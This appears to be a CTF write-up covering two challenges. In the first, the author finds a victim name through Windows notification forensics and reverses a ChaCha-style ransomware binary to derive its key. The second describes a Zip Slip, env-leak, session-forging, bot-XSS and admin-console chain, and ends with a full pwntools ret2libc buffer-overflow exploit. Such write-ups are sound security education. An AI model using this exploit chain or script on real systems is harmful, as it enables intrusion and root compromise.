Attachments
- Zero Hour: Disk image
- Awesome Router: Source Code
Zero Hour / DFIR
Description
Our intelligence unit has identified a long-time cybercriminal. A confidential informant says he’s preparing something big, and we don’t have much time.
Goal: Investigate the suspect’s laptop image and recover:
- Victim name
- Encryption key
Flag format: 0xL4ugh{name;key}
Team note (who did what)
While I was focused on identifying the victim from the Windows artifact side, my teammate PSY focused on the encryption side and extracted the key.
After we submitted the flag, I went back and reversed setup.exe myself (post-solve) to understand how the key was derived and to document the reversing flow in this writeup.
Initial triage
We were given a disk image and I loaded it into FTK Imager to start digging.
The image is the suspect’s laptop, not the victim’s machine so my plan was to hunt for anything that hints at who the target is, and then (in parallel) track down anything related to encryption.
Inside Users, I found an account named tarok, which is clearly our suspect.
My first instinct was the usual: check for communications and breadcrumbs.
- Browser history
- Discord cache
- Telegram data
Edge’s History database showed downloads for:
DiscordSetup.exetsetup-x64.6.3.7.exe
So I thought I’d find something obvious in those apps… but after digging around in the usual cache/history locations, I didn’t get anything useful.
Finding the victim via Windows notifications
At that point I switched tactics.
Since this is Windows, and the suspect has Telegram/Discord installed, I figured: even if the app caches don’t help, notifications might. Messages often pop up in the action center, and Windows stores notification history in a database.
A quick search led me here:
\Users\<username>\AppData\Local\Microsoft\Windows\Notifications\wpndatabase.db
So I went to:
\Users\tarok\AppData\Local\Microsoft\Windows\Notifications\wpndatabase.db

Inside that DB, I found a Telegram notification:

The toast XML looked like this:
<toast launch="action=open&pid=5076&session=8543297686&peer=1143794132&topic=1&monoforumpeer=0&msg=11">
<visual>
<binding template="ToastGeneric">
<image placement="appLogoOverride" hint-crop="circle" src="file:///C:\Users\tarok\AppData\Roaming\Telegram Desktop\tdata\temp\b59cfdda4ba52256.png"/>
<text hint-maxLines="1">Tarek Ibrahim</text>
<text>next target is Purdue Pete</text>
<text></text>
</binding>
</visual>
<actions>
<input id="fastReply" type="text" placeHolderContent="Write a message..."/>
<action content="Send" arguments="action=reply&pid=5076&session=8543297686&peer=1143794132&topic=1&monoforumpeer=0&msg=11" activationType="background" imageUri="file:///C:/Users/tarok/AppData/Roaming/Telegram Desktop/tdata/temp/fast_reply.png" hint-inputId="fastReply"/>
<action content="Mark as read" arguments="action=mark&pid=5076&session=8543297686&peer=1143794132&topic=1&monoforumpeer=0&msg=11" activationType="background"/>
</actions>
<audio silent="true"/>
</toast>The important part is the message:
- From: Tarek Ibrahim
- Text: “next target is Purdue Pete”
So that gives us the first half of the flag victim name:
Purdue Pete
Encryption lead (WSL) — found/extracted by PSY
Now for the second part: the encryption key.
While I was digging through notification artifacts for the victim name, PSY explored AppData\Local and noticed the wsl directory (WSL2 stores its VM disks as .vhdx).
Inside that WSL data, PSY located and mounted the relevant VHDX, and found an arsenal directory containing a suspicious setup.exe.
PSY extracted the encryption key from that binary and shared it so we could submit the full flag.
What follows is my post-solve reversing notes: after we flagged, I went back, loaded setup.exe into IDA, and reproduced the derivation to understand exactly what was happening.
1) Finding the encryptor function in IDA
I started from the main flow and looked for anything doing file operations in a loop.
The function that stood out immediately was:
sub_1400022F0
What made it obvious:
- Opens a file read/write
- Reads 0x40 (64 bytes) at a time
- Generates a 64-byte keystream
- XORs the keystream onto the buffer
- Writes it back
This pattern showed up clearly in the decompiled output:
qmemcpy(v10, "expand 32-byte k", sizeof(v10));
v11 = _mm_loadu_si128((const __m128i *)&xmmword_1400120E0);
v12 = _mm_loadu_si128((const __m128i *)&xmmword_1400120F0);

while ( ReadFile(v2, Buffer, 0x40u, &NumberOfBytesRead, 0LL) )
{
  sub_140001F50(v16, v10);
  // XOR keystream over Buffer
  do *v4++ ^= *v5++; while (&Buffer[v3] != v4);
  WriteFile(v2, Buffer, NumberOfBytesRead, &NumberOfBytesWritten, 0LL);
}
Between the “expand 32-byte k” constant and the 64-byte blocks, it instantly smelled like a ChaCha-style stream cipher.
2) Confirming what crypto it’s using
Next I jumped into:
sub_140001F50
The structure matched a ChaCha block function:
- Works on a 16-word state
- Repeats add/xor/rotate mixing
- Produces 64 bytes of keystream per call
At this point, I didn’t need to fully re-derive the entire algorithm i mainly needed the key that’s being loaded into:
xmmword_1400120E0xmmword_1400120F0
3) Tracing where the key comes from
So I xref’d both globals and found they’re written in:
sub_1400016C0
Near the end of that function, IDA shows the final writeout into the two xmmword globals:
*(_QWORD *)&xmmword_1400120E0 = HIDWORD(v62) ^ v62;
*((_QWORD *)&xmmword_1400120E0 + 1) = HIDWORD(v66) ^ v66;
*(_QWORD *)&xmmword_1400120F0 = HIDWORD(v71) ^ v71;
*((_QWORD *)&xmmword_1400120F0 + 1) = result;
So basically:
sub_1400016C0= key schedule / derivation
4) Finding the embedded seed (the data it derives from)
Inside sub_1400016C0, it kept pulling qwords like:
qword_140012060qword_140012068qword_140012070- …and so on
I followed xrefs from qword_140012060 and ended up at:
sub_14000AAC0
That function decodes a 120-byte blob and expands it into 15 qwords:
v1 = (char *)&unk_14000E100;
...
v5 = v1[v3];
result = (unsigned __int64)((unsigned __int8)v5 ^ 0xA5u) << v6;
v4 |= result;
...
qword_140012060[v2++] = v4;
So the real seed data lives at:
unk_14000E100(address0x14000E100)
I dumped those 120 bytes and got:
05544776631f14063eddf391b74b5a65b0d9efda1cdc923ba648377497ef1074605a5a5a5a5a5a5a5a5b5a5a5a5a5a5a88da30e98851f4fdea24c252dbdea0b176ad06202dcf9a81e1d6d5a68b2fbcb6ac6c1956c243accf1b1f5b6f4a1b087b4a680e2cc2e086a42233001166774455ddccffee9988bbaa5) Re-implementing the derivation (the part that matters)
My reconstruction script followed the same chain as the binary:
Step A emulate sub_14000AAC0
- Read 120 bytes from
0x14000E100 - XOR every byte with
0xA5 - Pack them into 15 little-endian qwords
Step B emulate sub_1400016C0
- Port the mixing loop
- Port the finalization steps
- Output the 4× 64-bit values that eventually land in the two
xmmword_...globals
The biggest mistake I made at first (and fixed later) was with multiplication:
I had to keep full 128-bit products before shifting by 64.
These lines in IDA are what forced that:
v15 = (v3 * (unsigned __int128)(unsigned __int64)qword_1400120C0) >> 64;
v20 = __ROL8__(((unsigned __int64)qword_1400120D0 * (unsigned __int128)(v3 ^ qword_1400120C8)) >> 64, 17);
When I accidentally truncated early to 64-bit, the output key was wrong.
6) Quick map of the key functions I followed
Just for clarity, here are the main pieces I tracked:
script can be found here : script
sub_140003670file walker
- Recurses directories
- Filters extensions like
.docx,.xlsx,.pdf,.sql - Calls the encryptor on matches
sub_1400022F0file encryptor
- Reads 64-byte blocks
- Generates 64-byte keystream
- XORs file data
sub_140001F50ChaCha-style block function
- Uses
"expand 32-byte k" - Produces 64 bytes keystream each call
sub_1400016C0key derivation
- Heavy mixing logic
- Writes 256-bit key into
xmmword_1400120E0/xmmword_1400120F0
sub_14000AAC0seed decoder
- XORs the embedded 120-byte blob with
0xA5 - Expands it into
qword_140012060[0..14]

Final flag
Putting both parts together:
0xL4ugh{Purdue Pete;cc2e406c5a9cf1202256672389781d0ebecbf73bbc091b035f88a41b90b7b07f}

Initially this challenge was labeled medium, but it still only got 7 solves out of ~1700 teams so I guess it was harder than expected : )
Awesome Router / IOT (or honestly… more like web + pwn)
Description

Trust me, if you solve this one the intended way, it’s actually a lot of fun ; )
Quick credit note (web track): s/o to my teammate soft they kicked off the web side and already had the key ideas for Zip Slip / “zip LFI” and the XSS angle. I came in after that, made sure I fully understood their approach, then continued the chain from there to finish the web path.
Initial triage (what I checked first)
Once we had the source, the first pass was straightforward: read Flask routes and highlight anything that:
- touches the filesystem
- interacts with the bot
- runs external binaries / parsing logic
Soft’s initial triage on the web side pointed to the right places immediately:
/upload(zip extraction)/healthcheck(parses logs + runs logic on them)
And in the back of my mind I kept thinking: if there’s a bot, there’s probably a cookie/session angle somewhere.
When I took over, my focus was:
- confirm how
/uploadextraction can be abused - understand what
/healthcheckactually reads/prints - map the bot flow and where user-controlled cookies land
The first foothold: Zip Slip → write into /tmp/logs
The first idea was the classic: Zip Slip.
The zip extraction code doesn’t sanitize paths, so you can break out of the intended directory:
# /upload
with zipfile.ZipFile(filepath, 'r') as zip_ref:
    for member in zip_ref.namelist():
        target_path = os.path.join(upload_dir, member)
        ...
        with open(target_path, 'wb') as f:
            f.write(zip_ref.read(member))
At first I tried aiming for /app/bin/*, but that died quickly because of permissions i couldn’t overwrite anything useful there.
So I pivoted to something I can write to.
/tmp/logs was perfect:
- writable
- and (more importantly) it’s consumed by
/healthcheck
So instead of trying to overwrite binaries, I used Zip Slip to drop a crafted log file into:
../../tmp/logs
That gave full control over input going into the healthcheck parser.
Turning /healthcheck into an info leak
Once I started reversing the healthcheck behavior, the “weird” part clicked.
It parses log entries, and one of the fields (a numeric ID) gets used as an index into __environ.
So basically, log content controls which environment variable pointer gets read.
Conceptually it behaves like:
// healthcheck pseudo-behavior
parse_log_line(line, &entry);
env_ptr = __environ[entry.id];   // attacker-controlled index
printf("service name: %s\n", env_ptr);
That’s a really nice leak. It’s not LFI in the usual sense, but it feels like one because you’re indexing into process memory to print strings.
So the flow was:
- write controlled log lines into
/tmp/logs - call
/healthcheck
Eventually I got what I wanted:
FLASK_SECRET_KEY=...
And honestly once you have the Flask secret, you already know where this is going :)
Using the leaked secret to mess with the bot (session → XSS)
After leaking FLASK_SECRET_KEY, the next step was forging a valid session.
here is where soft already identified the critical idea: the support bot is the real “privilege boundary,” and it accepts user-provided cookies and injects them into its browser session.
Key behavior:
// bot/admin_bot.js
if (userCookies) {
  const cookies = userCookies.split(';').map(pair => {
    const [name, value] = pair.trim().split('=');
    return { name, value, domain: 'web', path: '/' };
  });
  await page.setCookie(...cookies);
}

await page.goto(origin + uri, { waitUntil: 'networkidle0' });
And the bot gets triggered by:
# /tech_support
requests.post(BOT_URL, json={
    'uri': '/device_info',
    'userCookies': cookie_header
}, timeout=60)
So the bot always visits /device_info, but it does so with whatever cookies we supply.
The page renders notes like:
<!-- device_info.html -->
{% for note in notes %}
<li>{{ note }}</li>
{% endfor %}
So the plan becomes clean:
- forge a Flask session cookie (signed using leaked
FLASK_SECRET_KEY) - set
notesto an XSS payload - when the bot loads
/device_info, the payload runs in the bot’s browser
Admin Takeover
At this point the chain was pretty straightforward. I used the XSS as a “remote control” to reach admin-only functionality.
1) Leak Flask secret
Zip Slip → write to /tmp/logs → /healthcheck leak → get:
FLASK_SECRET_KEY=...
2) Forge session cookie with XSS
Using the secret, generate a legit Flask session and drop the payload into notes.
Because the bot blindly imports our cookie, it runs the payload when it visits /device_info.
3) Use XSS to hit the admin console
The /console endpoint is basically command execution, but it’s protected behind an admin JWT:
# /console
if not jwt_token or not check_jwt(jwt_token):
    return "Access Denied", 403

cmd = request.args.get('cmd', '')
output = subprocess.check_output(cmd, shell=True)
return output.decode()
So the XSS makes a request to /console?cmd=... as the bot (meaning: as admin).
4) Exfiltrate /app/config.py using logs
Instead of trying to exfiltrate directly (which can be annoying), I reused the same trick:
- run a command that writes output into
/tmp/logs - read it back using
/healthcheck
Have the bot write a base64 dump of /app/config.py into the logs, then pull it from /healthcheck.
That revealed the admin password:
# config.py (leaked)
ADMIN_PASSWORD = "..."
5) Log in as admin
After that, log in normally at /admin using the password and obtain a real admin JWT cookie.
6) Pivot into the BOF path
With admin access I could finally use /console for the last step.
There’s a privileged binary:
sudo /app/bin/fetcher
Pwn credit: this BOF exploit was from my teammates (wgg, CuB3y0nd, suleif) shoutout to them, they gave me the exploit and I just ran it.
Once that landed, it was root-level execution and I could read:
/root/flag.txt
from pwn import *
import sys

context(os='linux', arch='amd64')
gets_plt = 0x401040
puts_plt = 0x401030
main = 0x401146
LIBC_OFFSET = -0x28c0
SYSTEM_OFFSET = 0x53110
RDI_OFFSET = 0x000000000002a145
BINSH_OFFSET = 0x1a7ea4

def base(name, data, offset):
    if isinstance(data, bytes):
        if name == "canary":
            base_val = u64(data)
        else:
            base_val = u64(data + b'\x00' * 2) - offset
    elif isinstance(data, int):
        base_val = data - offset
    log.success(f"{name} = " + hex(base_val))
    return base_val

def sa(io, a, b):
    io.sendafter(a, b)

def sla(io, a, b):
    io.sendlineafter(a, b)

def ru(io, a):
    io.recvuntil(a)

io = process("./fetcher")
cmd = " ".join(sys.argv[1:])

payload = b'A' * 0x20 + b'X' * 8 + p64(gets_plt) + p64(gets_plt) + p64(puts_plt) + p64(main)
sla(io, "Enter your url to fetch", payload)

io.sendline(b'\x00\x00\x00\x00' + b'A' * 4)
sleep(0.2)
io.sendline(b'B' * 4)

io.recvuntil(b'B' * 4)
io.recv(4)

libc_base = base("libc_base", io.recv(6), LIBC_OFFSET)

system = libc_base + SYSTEM_OFFSET
rdi = libc_base + RDI_OFFSET
binsh = libc_base + BINSH_OFFSET

final_payload = b'A' * 0x28 + p64(rdi + 1) + p64(rdi) + p64(binsh) + p64(system)
sla(io, "Enter your url to fetch", final_payload)

io.sendline(cmd)
print(io.recvrepeat(1).decode(errors='ignore'))
io.close()
Closing note
Extra s/o again to soft for the initial web direction he had already identified Zip Slip (“zip LFI”) and the XSS idea. I took over from there, validated the behavior end-to-end, then finished chaining it through bot/admin → console → config leak.
The main “aha” for me was realizing I didn’t need to force the bot to visit some weird URL. It already visits /device_info i just needed to make /device_info dangerous by carrying in a forged session.
Once FLASK_SECRET_KEY leaks, the whole chain becomes really clean:
Zip Slip → env leak → forge session → bot XSS → console → config leak → admin → BOF → root flag
4 solves only (out of ~1700 teams) i was the 4th to solve it